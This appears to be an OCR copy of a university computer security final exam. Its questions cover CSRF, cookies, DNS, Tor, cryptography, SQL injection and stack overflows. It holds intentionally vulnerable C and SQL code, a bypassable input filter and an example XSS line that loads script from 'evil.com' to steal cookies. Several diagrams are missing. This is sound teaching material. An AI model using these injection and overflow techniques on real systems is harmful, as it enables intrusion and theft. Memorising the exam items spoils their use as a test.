Popa & Wagner
Spring 2020

CS 161
Computer Security

Final Exam

This exam was generated for `foo@bar.com`.

For questions with **circular bubbles**, you may select exactly *one* choice on Gradescope.

○ Unselected option

● Only one selected option

For questions with **square checkboxes**, you may select *one* or more choices on Gradescope.

■ You can select

■ multiple squares

For questions with a **large box**, you need to provide justification in the text box on Gradescope.

You have 170 minutes. There are 9 questions of varying credit (230 points total).

The exam is open book. You can use any resources on the Internet, including course notes, as long as you are working alone.

We will not be answering any clarifications about the exam. If there are any glaring problems with wording, we will consider dropping the question from the exam after solutions/grades are released.

Q1 *MANDATORY – Honor Code* (5 points)

On your Gradescope answer sheet, read the honor code and type your name. *Failure to do so will result in a grade of 0 for this exam.*

We have printed the values statement you wrote in Homework 3B below:

> *We did not see a values statement on your Homework 3B submission. We encourage you to take a moment and think about your core values.*

We trust you will approach this exam in a way consistent with your values.

This is the end of Q1. Proceed to Q2 on your Gradescope answer sheet.

Q2 *True/false* **(72 points)**

Each true/false is worth 2 points.

Q2.1 True or False: If a victim is logged into a session on `https://bank.com/` in one tab and visits an attacker's website in another, the attacker can run JavaScript to load a form at `https://bank.com/transfer` and extract the CSRF token from it.

○ True ○ False

Q2.2 True or False: An on-path attacker can learn the request parameters of a GET request loaded over HTTPS.

○ True ○ False

Q2.3 True or False: An on-path attacker can learn the request parameters of a GET request loaded over HTTP.

○ True ○ False

Q2.4 True or False: Parameterized SQL is generally safer than forming a SQL query through string concatenation because you are less likely to be vulnerable to a SQL injection attack.

○ True ○ False

Q2.5 True or False: In DNSSEC, if the root key is compromised, then no DNS records can be trusted.

○ True ○ False

Q2.6 True or False: Diffie-Hellman is an effective mitigation against ROP (Return-Oriented Programming) attacks.

○ True ○ False

Q2.7 True or False: Using $H(x) = \text{SHA256}(x)$, where x is a message, forms a secure message authentication code.

○ True ○ False

Q2.8 True or False: Encrypting a message with AES-CBC mode and a random IV is IND-CPA secure.

○ True ○ False

Q2.9 True or False: There is no reason to use IP with UDP, since both only provide best-effort delivery.

○ True ○ False

Q2.10 True or False: TLS has end-to-end security, so it is secure against an attacker who steals the private key of the server.

○ True ○ False

Q2.11 True or False: If the entire Internet stopped using HTTP POST requests and only allowed HTTP GET requests, CSRF attacks would still be possible.

○ True ○ False

Q2.12 True or False: Suppose we compile a program with 512-bit canaries, and the program produces no output (so it is impossible to leak the value of the canary). It is possible to successfully write to memory located above the stack canary.

○ True ○ False

Q2.13 True or False: Suppose that in an IND-CPA game for some encryption scheme, there is an attacker who finds a way to guess the random bit correctly with probability 0.4. The scheme could still be IND-CPA.

○ True ○ False

Q2.14 True or False: There is nothing a man-in-the-middle attacker (MITM) can do to interfere with a DNSSEC query.

○ True ○ False

Q2.15 True or False: It is secure for a server to generate session tokens based only on timestamp to the nearest second, as long as every user receives a unique token.

○ True ○ False

Q2.16 True or False: Destination port randomization could be implemented to increase the security of DNS without breaking the DNS protocol shown in lecture.

○ True ○ False

Q2.17 True or False: Let $S(k, M)$ be the signing function for RSA signatures. Consider a new scheme with a signing function $S'(k, M) = [S(k, M \| r), r]$, where r is a randomly chosen nonce and $\|$ is concatenation. This scheme is IND-CPA secure.

○ True ○ False

Q2.18 True or False: If every website uses TLS and every cookie has the secure flag set, clickjacking attacks are still possible.

○ True ○ False

Q2.19 True or False: A script running on `http://insecure.califlower.com` can set a cookie that will be sent to `http://secure.califlower.com`.

○ True ○ False

Q2.20 True or False: A script running on `http://insecure.califlower.com` can load `http://secure.califlower.com` in an iframe and read data, including cookies, from that iframe.

○ TRUE ○ FALSE

Q2.21 TRUE or FALSE: A script running on `http://califlower.com/insecure` can load `http://califlower.com/secure` in an iframe and read data, including cookies, from that iframe.

○ TRUE ○ FALSE

Q2.22 TRUE or FALSE: A cookie set by `califlower.com` without specifying a domain will be sent to `califlower.com` and any subdomain of `califlower.com`.

○ TRUE ○ FALSE

Q2.23 TRUE or FALSE: It is possible to set a cookie for `http://califlower.com` that cannot be accessed by a script running on the same page.

○ TRUE ○ FALSE

Q2.24 TRUE or FALSE: A script running on `http://califlower.com` cannot set a cookie that will be sent to `https://califlower.com` because they have different origins.

○ TRUE ○ FALSE

Q2.25 TRUE or FALSE: If `http://califlower.com` loads `http://broccoli.com` in an iframe, the server of the child frame also receives all cookies that were originally sent to the server of the parent frame.

○ TRUE ○ FALSE

Q2.26 Suppose Harry the hacker exploits a vulnerability on `http://weaksite.com` to inject the following line of code: `<script src="http://evil.com/script"></script>`. Harry wants to hack Alice by tricking her into visiting the page and running the script to steal her cookies for `weaksite.com`.

TRUE or FALSE: The Same-Origin Policy would prevent this attack.

○ TRUE ○ FALSE

Q2.27 Suppose Harry the hacker exploits a vulnerability on `http://weaksite.com` to inject the following line of code: `<script src="http://evil.com/script"></script>`. Harry wants to hack Alice by tricking her into visiting the page and running the script to steal her cookies for `weaksite.com`.

TRUE or FALSE: Setting the `Secure` flag on the cookies would prevent this attack.

○ TRUE ○ FALSE

Q2.28 Bob is trying to access `https://store.nintendo.com` to buy a Switch. Suppose Eve is an on-path attacker on the same local network.

TRUE or FALSE: Eve can stop Bob from accessing the Nintendo Store.

◯ True ◯ False

Q2.29 True or False: As long as a user uses TLS to visit a website, Tor protects anonymity even if all of their relays are malicious and colluding.

◯ True ◯ False

Q2.30 Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the entry relay, but the other two are honest and uncompromised. The adversary can now learn which website you are visiting.

◯ True ◯ False

Q2.31 Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the middle relay, but the other two are honest and uncompromised. The adversary can now learn your identity.

◯ True ◯ False

Q2.32 Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the exit relay, but the other two are honest and uncompromised. The adversary can now learn which website you are visiting.

◯ True ◯ False

Q2.33 True or False: With the contact tracing protocol described in class, even if a user gets diagnosed and publishes their daily tracing key, it's impossible to track their movements for that day since their rolling identifier is re-generated every 10 minutes.

◯ True ◯ False

Q2.34 True or False: The contact tracing protocol described in class doesn't require any centralized trust, since individuals' phones are running the protocol.

◯ True ◯ False

Q2.35 True or False: In Bitcoin, once your transaction is successfully added to a block that lives on the longest chain, you can be guaranteed that it will never be lost.

◯ True ◯ False


Q2.36 True or False: For certificate transparency, a Merkle tree might be preferred over a block chain since adding a new certificate can be done in constant time.

◯ True ◯ False


This is the end of Q2. Proceed to Q3 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q3 *EvanBot's Last Creation* (15 points)

Inspired by different AES modes of operation, EvanBot creates an encryption scheme that combines two existing modes of operation and names it AES-DMO (Dual Mode Operation). Provided below is an encryption schematic of AES-DMO.



(12 points) Fill in the numbered blanks for this incomplete decryption schematic of AES-DMO. Each blank is worth 1 point.



Q3.1 Blank (1)

○ (A) IV ○ (B) C1 ○ (C) C2 ○ (D) C3 ○ (E) C4 ○ (F) ——

Q3.2 Blank (2)

○ (G) Enc ○ (H) Dec ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Q3.3 Blank (3)

○ (A) IV ○ (B) C1 ○ (C) C2 ○ (D) C3 ○ (E) C4 ○ (F) ——

Q3.4 Blank (4)

○ (G) IV ○ (H) C1 ○ (I) C2 ○ (J) C3 ○ (K) C4 ○ (L) ——

Q3.5 Blank (5)

◯ (A) Enc ◯ (B) Dec ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

Q3.6 Blank (6)

◯ (G) IV ◯ (H) C1 ◯ (I) C2 ◯ (J) C3 ◯ (K) C4 ◯ (L) ——

Q3.7 Blank (7)

◯ (A) IV ◯ (B) C1 ◯ (C) C2 ◯ (D) C3 ◯ (E) C4 ◯ (F) ——

Q3.8 Blank (8)

◯ (G) Enc ◯ (H) Dec ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Q3.9 Blank (9)

◯ (A) IV ◯ (B) C1 ◯ (C) C2 ◯ (D) C3 ◯ (E) C4 ◯ (F) ——

Q3.10 Blank (10)

◯ (G) IV ◯ (H) C1 ◯ (I) C2 ◯ (J) C3 ◯ (K) C4 ◯ (L) ——

Q3.11 Blank (11)

◯ (A) Enc ◯ (B) Dec ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

Q3.12 Blank (12)

◯ (G) IV ◯ (H) C1 ◯ (I) C2 ◯ (J) C3 ◯ (K) C4 ◯ (L) ——

Q3.13 (3 points) Select all true statements about AES-DMO.

☐ (A) Encryption can be parallelized

☐ (B) Decryption can be parallelized

☐ (C) AES-DMO is IND-CPA secure

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

This is the end of Q3. Proceed to Q4 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q4 *ReenviebrmsoeC (Reasoning About Memory Safety)* **(11 points)**

Alice is writing a function to interleave one string with the reverse of another string. However, she is worried about memory safety issues. She wants to define some conditions that would ensure the safety of her code.

```c
void reverse_combine(char *result, char *str1, char *str2)
{
    size_t n = strlen(str1);
    int i;
    for (i = 0; i < strlen(str2); i++)
    {
        result[2*i] = str1[n-1-i];
        result[2*i+1] = str2[i];
    }
    result[2*i] = '\0';
}
```

For this question, let `size(str)` refer to the space allocated to `str`, and let `len(str)` refer to the length of `str`, not including the null terminator.

Q4.1 (3 points) Select all necessary precondition(s) for `reverse_combine` to ensure memory safety (but not necessarily correct functionality).

☐ (A) `str1` and `str2` are null-terminated

☐ (B) `result` != NULL

☐ (C) `result` is null-terminated

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

(4 points) Fill in the following blanks so that each statement is part of the precondition for `reverse_combine` to ensure memory safety (but not necessarily correct functionality).

Q4.2 `len(str1) ___ len(str2)`

○ (G) < ○ (H) <= ○ (I) == ○ (J) >= ○ (K) > ○ (L) ——

Q4.3 `size(result) ___ 2*len(str2)`

○ (A) < ○ (B) <= ○ (C) == ○ (D) >= ○ (E) > ○ (F) ——

(4 points) Fill in the following blanks so that each statement is an invariant that is guaranteed to hold at line 5, assuming the function's precondition holds. Choose the most restrictive invariant (i.e. if both `a < b` and `a <= b` are true, you should choose <).

Q4.4 `0 ___ i`

◯ (G) < ◯ (H) <= ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Q4.5 `i ___ len(str2)`

◯ (A) < ◯ (B) <= ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

Q4.6 `2*i+1 ___ 2*len(str2)`

◯ (G) < ◯ (H) <= ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Q4.7 `2*i+1 ___ size(result)`

◯ (A) < ◯ (B) <= ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

This is the end of Q4. Proceed to Q5 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q5 *Cauliflower Smells Really Flavorful* **(23 points)**

`califlower.com` decides to defend against CSRF attacks as follows:

1. When a user logs in, `califlower.com` sets two 32-byte cookies `session_id` and `csrf_token` randomly with domain `califlower.com`.
2. When the user sends a POST request, the value of the `csrf_token` is embedded as one of the form fields.
3. On receiving a POST request, `califlower.com` checks that the value of the `csrf_token` cookie matches the one in the form.

Assume that the cookies don't have the `secure`, `HTTPOnly`, or `Strict` flags set unless stated otherwise. Assume that no CSRF defenses besides the tokens are implemented, and that CORS is not in use (if you don't know what that means, do not worry about it). Assume every subpart is independent.

Q5.1 (3 points) Suppose the attacker gets the client to visit their malicious website which has domain `evil.com`. What can they do?

☐ (A) CSRF attack against `califlower.com`
☐ (B) Change the user's `csrf_token` cookie
☐ (C) Learn the value of the `session_id` cookie
☐ (D) None of the above
☐ (E) ——
☐ (F) ——

Q5.2 (3 points) Suppose the attacker gets the client to visit their malicious website which has domain `evil.califlower.com`. What can they do?

☐ (G) CSRF attack against `califlower.com`
☐ (H) Change the user's `csrf_token` cookie
☐ (I) Learn the value of the `session_id` cookie
☐ (J) None of the above
☐ (K) ——
☐ (L) ——

Q5.3 (3 points) Suppose the attacker gets the client to visit a page on the website `xss.califlower.com` that contains a stored XSS vulnerability (the website `xss.califlower.com` is not controlled by the attacker). What can they do?

☐ (A) CSRF attack against `califlower.com`
☐ (B) Change the user's `csrf_token` cookie
☐ (C) Learn the value of the `session_id` cookie
☐ (D) None of the above
☐ (E) ——
☐ (F) ——

Q5.4 (3 points) Suppose the `csrf_token` and `session_id` cookies have the `HTTPOnly` flag set. Suppose the attacker gets the client to visit a page on the website `xss.califlower.com` (the website `xss.califlower.com` is not controlled by the attacker) that contains a stored XSS vulnerability. What can they do?

☐ (G) CSRF attack against `califlower.com`
☐ (H) Change the user's `csrf_token` cookie
☐ (I) Learn the value of the `session_id` cookie
☐ (J) None of the above
☐ (K) ——
☐ (L) ——

Q5.5 (3 points) Suppose the attacker is on-path and observes the user make a POST request over HTTP to `califlower.com`. What can they do?

- ☐ (A) CSRF attack against `califlower.com`
- ☐ (B) Change the user's `csrf_token` cookie
- ☐ (C) Learn the value of the `session_id` cookie
- ☐ (D) None of the above
- ☐ (E) ——
- ☐ (F) ——

Q5.6 (3 points) Suppose the attacker is a MITM and observes the user make a POST request over HTTPS to `califlower.com`. What can they do?


- ☐ (G) CSRF attack against `califlower.com`
- ☐ (H) Change the user's `csrf_token` cookie
- ☐ (I) Learn the value of the `session_id` cookie
- ☐ (J) None of the above
- ☐ (K) ——
- ☐ (L) ——

Q5.7 (5 points) Suppose the attacker is a MITM. The victim uses HTTP and is logged into `califlower.com` but will not visit `califlower.com` at all. Describe how this attacker can successfully perform a CSRF attack against `califlower.com` when the user makes a single request to any website. *(Hint: Remember a MITM can modify a webpage over HTTP since there are no integrity checks.)*

This is the end of Q5. Proceed to Q6 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q6 *I Knew UDP Was Trouble* **(22 points)**

In the following diagram, Alison is connected to the network through her local router, which is connected to the local DNS resolver, which in turn uses iterative queries to resolve domains. Ports and the random UDP ID numbers are 16 bits, and DNS queries use 53 as both the source and destination ports. Mallory is an on-path attacker, while Eve is an off-path attacker. `cs161.org`, `.org`, `.com`, and the root domain support DNSSEC, but `taylorswift.com` does not. DNS caches always start empty. Each subpart is independent.



Q6.1 (5 points) Which of the following entities, if malicious, could poison Alison's DNS resolver's cache for `taylorswift.com`?

☐ (A) Mallory

☐ (B) Name server for `.`

☐ (C) Name server for `.com`

☐ (D) Name server for `.org`

☐ (E) Name server for `taylorswift.com`

☐ (F) None of the above

Q6.2 (5 points) Which of the following entities, if malicious, could poison Alison's DNS resolver's cache for `cs161.org`?

☐ (G) Mallory

☐ (H) Name server for `.`

☐ (I) Name server for `.com`

☐ (J) Name server for `.org`

☐ (K) Name server for `taylorswift.com`

☐ (L) None of the above

Q6.3 (4 points) Which of the following actions would be effective in preventing Mallory from having a non-negligible probability of being able to poison the cache for `taylorswift.com`?

☐ (A) Using TLS for all DNS queries

☐ (B) Using DNSSEC for `taylorswift.com`

☐ (C) Using TCP instead of UDP for the DNS query

☐ (D) Source port randomization

☐ (E) None of the above

☐ (F) ——

Q6.4 (4 points) Which of the following actions would be effective in preventing Eve from having a non-negligible probability of being able to poison the cache for `taylorswift.com`?

☐ (G) Using TLS for all DNS queries

☐ (H) Using DNSSEC for `taylorswift.com`

☐ (I) Using TCP instead of UDP for the DNS query

☐ (J) Source port randomization

☐ (K) None of the above

☐ (L) ——

Q6.5 (4 points) Which of the following actions would be effective in preventing a malicious `.com` name server from having a non-negligible probability of being able to poison the cache for `taylorswift.com`?

☐ (A) Using TLS for all DNS queries

☐ (B) Using DNSSEC for `taylorswift.com`

☐ (C) Using TCP instead of UDP for the DNS query

☐ (D) Source port randomization

☐ (E) None of the above

☐ (F) ——

This is the end of Q6. Proceed to Q7 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q7 *Pairing an IOT Device* **(28 points)**

Alice wishes to pair her new IoT device and her laptop by having them exchange a symmetric key k. The devices will later use k to encrypt plaintext messages and send the ciphertexts to each other. Assume that there is a MITM on the network between the IoT device and the laptop. To defend against the MITM, Alice is considering the security of different pairing protocols. For each scenario below, select all true statements.

The "old key" refers to a symmetric key from some previous pairing. $\mathsf{Enc}(\mathsf{PK}; m)$ refers to public-key encryption of m with PK. Each subpart is independent.

Q7.1 (4 points) The IoT device chooses k randomly and sends it to the laptop unencrypted over the network.

☐ (A) MITM can decrypt the messages from the IoT device to the laptop

☐ (B) MITM can decrypt the messages from the laptop to the IoT device

☐ (C) At least one of the devices could accept an attacker's key that was not an old key

☐ (D) MITM can make at least one of the devices to accept an old key

☐ (E) None of the above

☐ (F) ——

Q7.2 (4 points) The IoT device sends a message to the laptop asking for its public key PK. The laptop sends PK to the IoT device. The IoT device chooses k randomly and sends $\mathsf{Enc}(\mathsf{PK}; k)$ to the laptop.

☐ (G) MITM can decrypt the messages from the IoT device to the laptop

☐ (H) MITM can decrypt the messages from the laptop to the IoT device

☐ (I) At least one of the devices could accept an attacker's key that was not an old key

☐ (J) MITM can make at least one of the devices to accept an old key

☐ (K) None of the above

☐ (L) ——

Q7.3 (4 points) Alice manually enters the publicly-known PK of the laptop into the IoT device. The IoT device chooses k randomly and sends $\mathsf{Enc}(\mathsf{PK}; k)$, to the laptop.

☐ (A) MITM can decrypt the messages from the IoT device to the laptop

☐ (B) MITM can decrypt the messages from the laptop to the IoT device

☐ (C) At least one of the devices could accept an attacker's key that was not an old key

☐ (D) MITM can make at least one of the devices to accept an old key

☐ (E) None of the above

☐ (F) ——

Q7.4 (4 points) Alice manually enters the publicly-known PK of the laptop into the IoT device, and the publicly-known verification key of the IoT device into the laptop. The IoT device chooses k randomly, computes $\mathsf{Enc}(\mathsf{PK}; k)$, and sends this ciphertext to the laptop along with a signature of the ciphertext from the IoT device. The laptop verifies the signature and rejects the key if the signature fails.

☐ (G) MITM can decrypt the messages from the IoT device to the laptop

☐ (H) MITM can decrypt the messages from the laptop to the IoT device

☐ (I) At least one of the devices could accept an attacker's key that was not an old key

☐ (J) MITM can make at least one of the devices to accept an old key

☐ (K) None of the above

☐ (L) ——

Q7.5 (4 points) The IoT device and the laptop run Diffie-Hellman key exchange to agree on the symmetric key.

☐ (A) MITM can decrypt the messages from the IoT device to the laptop

☐ (B) MITM can decrypt the messages from the laptop to the IoT device

☐ (C) At least one of the devices could accept an attacker's key that was not an old key

☐ (D) MITM can make at least one of the devices to accept an old key

☐ (E) None of the above

☐ (F) ——

Q7.6 (4 points) Alice manually enters the verification key of the IoT device into the laptop. The IoT device and the laptop run Diffie-Hellman key exchange to agree on k. The IoT device signs its DH public key and sends it with a signature to the laptop as part of this exchange. The laptop verifies the signature and rejects the key if the signature fails.

☐ (G) MITM can decrypt the messages from the IoT device to the laptop

☐ (H) MITM can decrypt the messages from the laptop to the IoT device

☐ (I) At least one of the devices could accept an attacker's key that was not an old key

☐ (J) MITM can make at least one of the devices to accept an old key

☐ (K) None of the above

☐ (L) ——

Q7.7 (4 points) The IoT device and the laptop run Diffie-Hellman key exchange to agree on k. Additionally, the IoT device displays the hash of the resulting symmetric key, which Alice inputs into the laptop. The laptop hashes its copy of the symmetric key and rejects the key if the hashes don't match.

☐ (A) MITM can decrypt the messages from the IoT device to the laptop

☐ (B) MITM can decrypt the messages from the laptop to the IoT device

☐ (C) At least one of the devices could accept an attacker's key that was not an old key

☐ (D) MITM can make at least one of the devices to accept an old key

☐ (E) None of the above

☐ (F) ——

This is the end of Q7. Proceed to Q8 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q8 *SQL Enumeration* (21 points)

Alice runs a computing cluster. When a user wants to execute some job `$job`, they visit:

`https://alice.com/execute?job=$job`

Alice's server locally stores a SQL table named `dns`:

`IP`	`hostname`	`jobs`
10.120.2.4	gpus.alice.com	matrix-multiplication
10.120.2.75	cpu1.alice.com	matrix-addition
10.120.2.6	cpu2.alice.com	matrix-addition
⋮	⋮	⋮

Upon receiving a request, Alice's server makes the following SQL query:

```
SELECT IP, hostname FROM dns WHERE jobs='$job' ORDER BY RAND() LIMIT 1
```

where `$job` is copied from the request parameter. This SQL query finds all hosts in `dns` whose `jobs` field equals the string `$job`, and randomly returns one of them. If successful, the job is sent to the specified IP, and the following webpage is returned:

Successfully launched job on `hostname`!

Otherwise an error code is returned. `hostname` is copied from the SQL query result.

Q8.1 (3 points) What type of attack is the server vulnerable to?

- ◯ (A) SQL injection
- ◯ (B) ROP attack
- ◯ (C) CSRF attack
- ◯ (D) Path traversal attack
- ◯ (E) None of the above
- ◯ (F) ——

Q8.2 (5 points) Mallory wants to learn all of the hostnames in the `dns` table. She will repeatedly load `https://alice.com/execute?job=$job` with a specially chosen value for `$job` (the same value every time). Specify a value she could use so that with enough repetitions, she will learn all of the hostnames.

◯ (G) —— ◯ (H) —— ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Q8.3 (5 points) Alice catches on to Mallory's exploit and decides to escape some special characters. In particular, the characters `' ( ) < >` are all escaped with a backslash (i.e., \) before the query is executed.

TRUE OR FALSE: Despite the escaping, it is still possible to choose a value for `$job` that meets the requirement of the previous part. If you choose true, show such a value; if you choose false, explain why it's no longer possible.

○ (A) True ○ (B) False ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Q8.4 (3 points) Instead of escaping, Alice modifies the server to check that `$job` contains only letters (a-z), dashes (-), quotes ('), and/or spaces ( ). If `$job` contains any other character, it rejects the request without making any SQL queries. Assume that the server's code includes the entire response from the SQL query in the web page for debugging purposes.

TRUE OR FALSE: It is possible to choose a value for `$job` that will let Mallory learn all hostnames that can handle a `matrix-addition` job in a single visit to the web page. If you choose true, show such a value; if you choose false, explain why it's no longer possible. *(Hint: `--` starts a SQL comment. Assume that it does not need to be preceded or followed by a space.)*

○ (G) True ○ (H) False ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Q8.5 (5 points) Instead of the checks in the previous part, Alice implements a simple filter on the value of `$job`:

```
def sanitize(job):
    job = job.replace('--', '') // Deletes all occurrences of --
    job = job.replace(';', '') // Deletes all occurrences of ;
    return job
```

After calling `sanitize`, she checks that the result contains only letters (a-z), dashes (-), quotes ('), and spaces ( ), then uses it in the SQL query.

TRUE OR FALSE: It is still possible to choose a value for `$job` that will let Mallory learn all hostnames that can handle a `matrix-addition` job in a single visit to the web page. If you choose true, show such a value; if you choose false, explain why it's no longer possible.

○ (A) True ○ (B) False ○ (C) — ○ (D) — ○ (E) — ○ (F) —

This is the end of Q8. Proceed to Q9 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q9 *Memory Safe and Sound* (33 points)

Taylor Swift is hacking into Big Machine Records to retrieve the copies of her masters. She has a 39-byte long string of shellcode that will grant her access to their system. After some GDB debugging, she discovers that at line 10 of `main`, the RIP of `main` is stored at address `0xbfaecf84`.

Assume a 32-bit x86 architecture **with null-terminated stack canaries**, but no W^X bit or ASLR. Local variables are pushed onto the stack in the order that they are declared, and there are no exception handlers or saved registers. Recall that x86 stores 32-bit words in little-endian format, meaning that the least significant byte is stored first in memory (at the lowest/smallest address), and the most significant byte is stored last.

```
1  void theOtherSideOfThe(int **this) {
2    char better_than[40]; // And I don't know how it
3    gets(better_than + **this);
4  }
5
6  int main() {
7    int fearless = 0;        // Base 10 (Decimal)
8    int deluxe = 0x30415278; // Base 16 (Hex)
9    char door[8];
10
11   fgets(door, 5, stdin); // It's safe if we use fgets, right?
12   theOtherSideOfThe(door);
13
14   return 0;
15 }
```

(5 points) Fill in the numbered blanks for this incomplete stack diagram. Each box in the diagram represents 4 bytes. Each blank is worth 1 point.

rip
sfp
canary
(1)
(2)
(3)
(4)
(5)
rip
sfp
canary
better_than ⋮ better_than

Q9.1 Blank (1)

- ◯ (A) canary
- ◯ (B) fearless
- ◯ (C) deluxe
- ◯ (D) &deluxe
- ◯ (E) &door
- ◯ (F) door

Q9.2 Blank (2)

- ◯ (G) canary
- ◯ (H) fearless
- ◯ (I) deluxe
- ◯ (J) &deluxe
- ◯ (K) &door
- ◯ (L) door

Q9.3 Blank (3)

- ◯ (A) canary
- ◯ (B) fearless
- ◯ (C) deluxe
- ◯ (D) &deluxe
- ◯ (E) &door
- ◯ (F) door

Q9.4 Blank (4)

- ◯ (G) canary
- ◯ (H) fearless
- ◯ (I) deluxe
- ◯ (J) &deluxe
- ◯ (K) &door
- ◯ (L) door

Q9.5 Blank (5)

- ◯ (A) canary
- ◯ (B) fearless
- ◯ (C) deluxe
- ◯ (D) &deluxe
- ◯ (E) &door
- ◯ (F) door

Q9.6 (5 points) What type of vulnerabilit(y/ies) are present in this code?

- ☐ (G) Buffer overflow
- ☐ (H) Off-by-one
- ☐ (I) Integer overflow
- ☐ (J) Format string vulnerability
- ☐ (K) Race condition
- ☐ (L) None of the above

Q9.7 (4 points) In which lines do the vulnerabilit(y/ies) in this code occur?

- ☐ (A) Line 2
- ☐ (B) Line 3
- ☐ (C) Line 9
- ☐ (D) Line 11
- ☐ (E) None of the above
- ☐ (F) ——

Q9.8 (12 points) What should Taylor enter to `fgets()` on line 11?

○ (G) —— ○ (H) —— ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Q9.9 (7 points) What should Taylor input into the `gets()` on line 3 to execute the shellcode? Use Python syntax. Assume that `SHELLCODE` holds the bytes of her shellcode, `NOP` holds the code for a one-byte no-op instruction, and `GARBAGE` represents an arbitrary byte whose value does not matter. You can write constants using hex (e.g., 0xFF or 0xA02200FC). For instance, `2*NOP + 4*GARBAGE + SHELLCODE` would represent two no-op bytes, followed by four irrelevant bytes, followed by her 39-byte shellcode.

○ (A) —— ○ (B) —— ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

This is the end of Q9. You have reached the end of the exam. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Selected C Manual Pages

```
char *gets(char *s);

    gets()  reads  a  line from stdin into the buffer pointed to by
    s until either a terminating newline or EOF, which it replaces
    with a null byte ('\0').

char *fgets(char *s, int size, FILE *stream);

    fgets() reads in at most one less than size characters from stream
    and stores them into the buffer pointed to by s.   Reading
    stops  after an EOF or a newline.  If a newline is read, it is
    stored into the buffer.  A terminating null byte ('\0') is stored
    after the last character in the buffer.
```

Gradescope Submission Protocol

At the end of the exam, or when you are ready to finish, please follow these steps:

1. Use your browser to save the Gradescope answer sheet as a PDF (File → Print → Save as PDF).
2. Verify that your answers are saved in the PDF.
3. At the end of the Gradescope answer sheet, click "Submit and View Assignment". Check to see if your answers have been saved correctly.
